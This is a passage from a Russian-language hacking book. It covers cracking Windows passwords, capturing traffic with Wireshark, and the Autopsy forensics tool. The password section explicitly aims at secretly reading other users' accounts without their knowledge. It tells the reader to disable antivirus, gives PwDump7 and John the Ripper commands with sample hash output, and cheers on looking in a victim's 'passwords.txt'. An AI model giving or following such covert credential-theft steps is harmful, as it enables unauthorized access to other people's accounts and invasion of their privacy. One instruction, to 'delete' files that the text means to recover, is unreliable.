Настало время взломать пароли Windows. Представим, что у тебя есть доступ к компу, но тебе нужно узнать пароли других пользователей. По умолчанию они зашифрованы, но тебе очень хочется их узнать без сброса – чтобы можно было войти в учетную запись пользователя и посмотреть, какие сайты он посещает, с какими документами и программами работает. Можно, конечно, сбросить пароль, но тогда пользователь узнает о взломе его аккаунта и, конечно же, заподозрит тебя.

Взлом пароля состоит из двух этапов – получение хэша пароля и расшифровка хэша. Для реализации первого этапа нужно использовать программу

PwDump7, скачать которую можно совершенно бесплатно по одному из адресов:

http://www.tarasco.org/security/pwdump_7/index.html

https://www.securitylab.ru/software/423908.php

Первая ссылка – это сайт разработчика, вторая – архив с программой, если первый адрес перестанет открываться.

> **Внимание!** Некоторые антивирусы очень ретиво реагируют на данную программу и называют ее вирусом. Поэтому перед загрузкой архива с программой антивирус нужно выключить.

Распакуй архив с программой, скажем, в каталог c:\tmp. Затем открой командную строку с правами администратора (найди в меню команду Командная строка, щелкни на ней правой кнопкой мыши и выбери команду **Запуск от имени администратора**). Введи команду:

```
cd c:\tmp
pwdump7 > hash.txt
```




Рис. 6.37. Экспорт хэшей паролей

Этим ты экспортируешь хэши паролей в файл hash.txt. Если открыть этот файл, то его содержимое будет примерно таким:

```
 4<8=8AB@0B>@:500:NO PASSWORD*********************:31D6CFE0
D16AE931B73C59D7E0C089C0:::
```

```
 >ABL:501:NO PASSWORD*********************:NO
PASSWORD*********************:::
111:1001:NO PASSWORD*********************:3DBDE697D71690A76
9204BEB12283678:::
HomeGroupUser$:1002:NO PASSWORD*********************:A7F617
5A7496D62BA2A4B32572104F16:::
```

Конкретное содержимое зависит от твоего компа. Теперь этот файл нужно скормить инструменту *John the Ripper*. Введи команду:

```
john hash.txt
```

Самое интересное, для паролей Windows желательно использовать опции --format=LM или --format=NT. Но при использовании этих опций инструмент не справился с задачей, а вот без этих опций у него все получилось. На рис. 6.38 видно, что есть пользователь с именем 111 и паролем 123. Также есть пользователь с непонятным именем, скорее всего, это PwDump7 не справился с русскоязычным именем пользователя. У этого пользователя с непонятным именем вообще нет пароля.




Рис. 6.38. Вывод инструмента john

Не беспокойся, если твои пользователи используют русскоязычные пароли – они будут правильно расшифрованы. Просто john нормально поддерживает UTF-8 и он работает с хэшем пароля, а хэш содержит только английские символы и программа PwDump7 не сможет накосячить с кодировкой хэша.

Если пользователей много, возможно, придется подбирать пароли – пробовать по порядку, пока не войдешь в систему. Зато ты будешь знать пароли всех пользователей!

6.4.11. Wireshark – захват трафика

Wireshark — это анализатор сетевых пакетов. Анализатор сетевых пакетов, который захватывает сетевые пакеты и пытается как можно подробнее отобразить данные пакета. Если тебе интересно, что происходит в твоей сети, так сказать, под микроскопом, то эта программа для тебя.

Программа подойдет не только для хакеров, но еще и для сетевых админов, которые могут использовать его для устранения неполадок в сети, и для студентов, которые хотят изучить строение сетевых протоколов.

Использовать его можно так:

```
tshark -f "tcp port 80" -i eth0
```

Здесь нас интересуют только пакеты протокола TCP с портом 80, передаваемые по интерфейсу eth0. То есть мы будем захватывать только трафик с сетевой карты.

Рис. 6.39. Передаваемые пакеты

Существует и версия с графическим интерфейсом, которая более удобна в использовании. При запуске нужно выбрать интерфейс, который нужно

прослушивать (рис. 6.40), а затем ты увидишь все захваченные пакеты, проходящие через этот интерфейс.




Рис. 6.40. Выбор сетевого интерфейса




Рис. 6.41. Захват трафика

В Интернете множество инструкций по правильному использованию wireshark, а на Youtube можно найти даже видеоуроки, например,

https://www.youtube.com/watch?v=qvj7Uzj8QPY

6.4.12. Autopsy Forensic Browser: профессиональный инструмент правоохранительных органов

Autopsy является цифровым инструментом судебной экспертизы для расследования того, что произошло на твоем компьютере. В мирных целях его тоже можно использовать, например, для восстановления изображений с SD-карты.

Данный инструмент используется сотрудниками правоохранительных органов. Так что ты просто обязан с ним ознакомиться – если ты попадешься на чем-то незаконном, то с большей долей вероятностью против тебя будут использовать этот инструмент. Правда, есть еще другой инструмент – паяльник, но будем надеяться, что он остался в прошлом!

Autopsy был создан быть самодостаточным инструментом с модулями, которые поставляются из коробки и доступны из сторонних источников.

Autopsy — имеет расширяемую инфраструктуру отчетности, которая позволяет создавать исследователям дополнительные типы отчетов. Пол умолчанию доступны отчеты в файлах HTML, XLS и Body. Каждый настраивается в зависимости от информации, которую нужно включить в отчет:

- HTML и Excel – HTML- и Excel-отчеты предназначены для полностью упакованных и разделенных отчетов. Они могут включать ссылки на файлы с тэгами, а также вставленные комментарии и пометки исследователей, а также другие автоматические поиски, которые выполняет Autopsy во время анализа. Сюда относятся закладки, веб история, недавние документы, встреченные ключевые слова, встреченные совпадения с хэшами, установленные программы, подключенные устройства, cookies, загрузки и поисковые запросы
- Файл Body - в основном для использования с анализом активности по времени, этот файл будет включать временные метки MAC (последняя модификация или запись, доступ или изменение) для каждого файла в формате XML для импорта внешними инструментами, такими как mactime в Sleuth Kit.

Следователи могут сгенерировать более чем один отчет за раз, а также редактировать существующие или создавать новые модули для настройки поведения под их специфичные потребности.

Возможности autopsy:

- Многопользовательские кейсы – работать над исследованием системы можно сообща, Autopsy поддерживает такую возможность.
- Анализ активности по времени - показ системных событий в графическом интерфейсе для помощи в идентификации активности.
- Поиск по ключевым словам - извлечение текста и модули индексного поиска дают вам возможность найти файлы, которые упоминают специфические термины и осуществлять поиск по паттернам регулярных выражений.
- Веб-артефакты - извлечение веб-активности из популярных браузеров для помощи в идентификации пользовательской активности.
- Анализ реестра - используется RegRipper для идентификации доступа к последним документам и USB устройствам.
- Анализ файлов LNK - определяет ярлыки и открытые документы.
- Анализ электронной почты - разбор сообщений в формате MBOX, таким как Thunderbird.
- EXIF - извлекает информацию о геолокации и камере из файлов JPEG.
- Сортировка по типам файлов - группировка файлов по их типу для поиска всех изображений или документов.
- Воспроизведение медиа - просматривай видео и изображений в приложении, внешний просмотрщик не требуется.
- Просмотр миниатюр - отображает миниатюры изображений для помощи в быстром обзоре картинок.
- Надежный анализ файловой системы - поддержка популярных файловых систем, включая NTFS, FAT12/FAT16/FAT32/ExFAT, HFS+, ISO9660 (CD-ROM), Ext2/Ext3/Ext4, Yaffs2 и UFS из The Sleuth Kit.
- Фильтрация файлов по хешам - отфильтровывание хорошо известных файлов с использованием NSRL и пометка плохих файлов, используя пользовательские наборы хешей в форматах HashKeeper, md5sum и EnCase.
- Тэги - помечай файлы тэгами, с произвольными именами тэгов, такими как «закладки», «подозрительные» и добавляйте комментарии.
- Извлечение строк Unicode - извлекай строки из не распределенных областей и неизвестных типов файлов на многих языках (арабском, китайском, японском и т. д.).

- Определение типа файла на основе сигнатур и выявление несоответствия расширения файла его содержимому.
- Модуль интересных файлов пометит файлы и папки, основываясь на имени и пути.
- Поддержка Android - извлечение данных из SMS, журнала звонков, контактов, Tango, Words with Friends и других.

Весь этот функционал достигается посредством использования того или иного модуля программы. Далее, в таблице 6.2, будет приведен список модулей с пояснением функционала каждого из них.

Нужно отметить, что разработка версии для Linux приостановлена (на данный момент текущей является версия 2), а вот разработка Windows-версии Autopsy идет полным ходом (доступна версия 4).

С одной стороны, данный инструмент стал известным благодаря Kali Linux, поэтому мы не можем не упомянуть, как запустить Autopsy в нем. Для этого нужно ввести команду:

```
sudo autopsy
```

После этого нужно открыть браузер и ввести адрес

http://localhost:9999/autopsy




Рис. 6.43. Программа запущена




Рис. 6.44. Autopsy 2 для Linux

С другой стороны, версия для Windows значительно ушла вперед и правильно использовать именно ее. Скачай версию для Windows по адресу:

https://www.autopsy.com/download/

Установи ее как обычное приложение. Далее алгоритм будет таким:

1. На «вход» программе нужно подать или локальный компьютер, то есть установить программу на исследуемом компьютере или же образ жесткого диска компьютера.
2. Программа понимает образы дисков VDI (используются в Hyper-V). Если у тебя виртуальная машина сохраняет образы в другом формате, например, в VMDK (VMWare), сначала нужно преобразовать образ в формат RAW, а затем «скормить» программе. Для этого можно использовать команду (разумеется, сначала нужно установить qemu-img): qemu-img convert vmdk original.vmdk -m 16 -p -O raw converted.raw.
3. Если нужно проанализировать физический компьютер, то можно использовать любой инструмент, позволяющий создать физический образ диска, например, https://www.ubackup.com/clone/hard-disk-raw-copy-4348.html. Если ситуация позволяет, можно установить Autopsy прямо на физический компьютер и работать с ним, не создавая образ диска. Однако ты должен понимать, что на компьютере происходят какие-то процессы и иногда правильнее снять образ диска, чтобы зафиксировать его во времени. Хорошая идея – отключить анализируемый компьютер от сети (от локальной и от Интернета), если нет возможности сделать образ диска.

Далее будет показано, как работать с программой на локальном компьютере. Запусти программу и выберите **New case** – новое дело (рис. 6.45).




Рис. 6.45. Программа Autopsy для Windows

Введи название дела и выбери режим – одно пользовательский (Single-user) или многопользовательский (Multi-user). На следующей странице заполни необязательную информацию и нажми кнопку **Finish**.




Рис. 6.46. Создание нового дела

Появится окно с выбором источника данных. Если нужно исследовать образ диска, выбери первый вариант, нас же сейчас интересует исследование локального диска, поэтому выбери второй вариант (Local Disk). Нажми кнопку **Next**.

На следующей странице будет возможность выбора исследуемого диска. Если не все диски отображаются в списке, закрой программу и запусти ее с правами администратора (рис. 6.48). Опция **Make a VHD image of the drive while it is being analyzed** (на рис. 6.47 он спрятан за окном выбора диска, но

он там есть!) позволяет создать образ диска перед началом его анализа. Это на случай, если есть подозрения, что данные могут измениться в процессе анализа. Правильнее, конечно, сделать образ диска, если на компьютере хватает места или есть внешний носитель, куда ты разместишь образ диска. Ведь его размер будет равен размеру используемого пространства. Например, если есть диск размером 500 Гб, но занято всего 120 Гб, то размер образа будет равен 120 Гб.




Рис. 6.47. Выбор источника данных




Рис. 6.48. Выбор локального диска

Нажатие кнопки **Next** приводит к выбору модулей программы. Включение того или иного модуля добавляет нужный функционал. Для самого полного анализа выбери все модули, но этим ты замедлишь процесс. Описание модулей приведено в таблице 6.2.

Таблица 6.2. Описание модулей Autopsy

Название модуля	Назначение
Recent Activity Module	Модуль позволяет извлечь активность пользователя, веб запросы, загрузки, закладки браузера, файлы cookie и тд. Анализирует реестр – установленные и запускаемые программы, данные об подключенных USB устройствах, извлекает данные из корзины.
Hash Lookup	Вычисляет хэш-значения MD5 для файла, а потом ищет их в базе данных, чтобы определить, является ли файл известным. Для его работы необходимо добавить базу хэшей. Поддерживается огромная база NIST NSRL, которая содержит хэши известных файлов Windows/ PC,Android, iOS. Отметим, что использование NIST NSRL ускоряет исследования, поскольку можно игнорировать известные файлы.
File Type Identification	Определяет файлы на основе их внутренних подписей и не полагается на расширение файлов. Autopsy использует библиотеку Tika, (обнаруживает и извлекает метаданные и текст из более чем тысячи различных типов файлов). Может быть гибко настроено пользователем правилами.
Embedded File Extraction	Модуль открывает ZIP, RAR, другие форматы архивов, Doc, Docx, PPT, PPTX, XLS и XLSX и отправляет извлеченные файлы из этих архивов для анализа. В случае зашифрованных архивов, при наличии пароля, позволяет расшифровать эти архивы.
EXIF Parser	Извлекает информацию EXIF (служебную информацию) из полученных изображений. Позволяет определить географические координаты места, где был сделан снимок, время, когда был сделан снимок, типа (модель) камеры, используемой для съемки изображения и ее некоторые настройки
Extension Mismatch Detector	Используется для поиска несоответствий расширений. Этот модуль может выдавать множество ложных срабатываний, т.к. например многие файлы переименовываются в ".tmp." или "bak". Можно уменьшить количество ложных срабатываний, сосредоточившись на типах файлов. По умолчанию используются только мультимедиа и исполняемые файлы.

Keyword Search Module	Напоминает поиск по ключевым словам в DLP системах. Извлекает текст из поддерживаемых форматов файлов, таких как текстовый формат txt, документы MS Office, PDF-файлы, электронная почта и многие другие. Существует также параметр для включения оптического распознавания символов (OCR). С его помощью текст может быть извлечен из поддерживаемых типов изображений. При включение этой функции поиск займет больше времени и результаты не являются совершенными.
Email Parser Module	Модуль идентифицирует файлы формата MBOX, EML и PST на основе подписей файлов. Добавляет вложения в качестве дочерних элементов сообщений, группирует сообщения в потоки.
Encryption detection module	Помечает файлы и тома, которые являются зашифрованными или могут быть такими. Модуль ищет следующие типы шифрования: Любой файл, который имеет энтропию, равную или превышающую порог в настройках модуля Защищенные паролем файлы Office, PDF-файлы и базы данных Access Разделы BitLocker SQLCipher VeraCrypt
Interesting Files	Модуль поиска файлов и каталогов, которые соответствуют набору заданных правил (например имя+ тип файла+ размер). Это может быть полезно, если всегда нужно проверить, находятся ли файлы с данным именем в источнике данных, или если тебе интересны файлы определенного типа
Virtual Machine Extractor	Анализирует виртуальные машины, найденные в источнике данных. Обнаруживает файлы vmdk и vhd и делает локальную копию их, не требует конфигурации.
Plaso Module	Использует инструмент Placo с открытым исходным кодом для анализа различных журналов и типов файлов для извлечения временных меток, визуализирует данные в виде гистограммы.

Android Analyzer	Позволяет анализировать SQLite и другие файлы с устройства Android. Модуль должен быть способен извлекать следующие данные: Текстовые сообщения (SMS / MMS), журнал вызовов, контакты, GPS из браузера и Google MapsGPS из кэша.




Рис 6.49. Выбор типа модулей

Нажми кнопку **Next** – отобразится процесс добавления источника. Этот процесс может быть довольно длительным, все зависит от размера добавляемых данных (рис. 6.50). В общем, можно пойти выпить чашку кофе и в некоторых случаях – не одну. Далее вы получите сообщение о том, что файлы добавлены и проанализированы. Не смотря на то, что откроется основное окно программы, модули программы все еще работают – анализируют файлы. О ходе процесса информирует индикатор в нижнем правом углу окна программы.




Рис. 6.50. Добавление источника данных




Рис. 6.51. Источник данных анализируется

По мере анализа в дерево слева будут добавляться новые узлы. Сделано это так намеренно: чтобы пока работают другие модули, ты уже мог работать с данными, которые предоставили отработавшие модули.

После отработки модулей видим следующую картину: слева дерево подкаталогов - справа детальное отражение. Теперь можем приступать к анализу содержимого. Например, в ветке **Exracted Content** и блоке **Operation System Information** видим данные домена, имя хоста, версии ОС и т.д.




Рис. 6.52. Имя компьютера и операционная система

Блок **Recent Documents** содержит список недавних документов, с которыми работал пользователь – наверняка это и есть самые актуальные данные на этом компьютере (рис. 6.53). Среди последних документов может вызвать интерес файл с именем пароли.txt. Загляни, в нем точно будет что-то полезное. Недалекий пользователь хранил пароли в текстовом файле!

Рис. 6.53. Список недавних документов

Блок **Deleted Files** позволяет просматривать удаленные файлы (рис. 6.54). Обрати внимание: это не корзина. Файлы в корзине находятся в ветке **Recycle Bin**, а удаленные файлы – в **Deleted Files**. Количество удаленных файлов может быть довольно большим. Попытайся их удалить. С жестким диском у тебя должно все получиться, с SSD – далеко не всегда. Если в качестве источника данных указать флешку, можно попытаться восстановить файлы с нее.




Рис. 6.54. Удаленные файлы

Как показано, файл, хотя и удален, мы все еще можем просмотреть его содержимое. Для восстановления файла (-ов) выдели его, щелкни правой кнопкой мыши и выбери команду **Extract File (s)**.

Раздел **USB Device Attached** содержит список USB-устройств, которые когда-либо подключались к компу (рис. 6.55). В главе 11 ты узнаешь, как очистить этот список. Мы исследуем тестовую систему, поэтому реальных устройств к ней не подключалось.

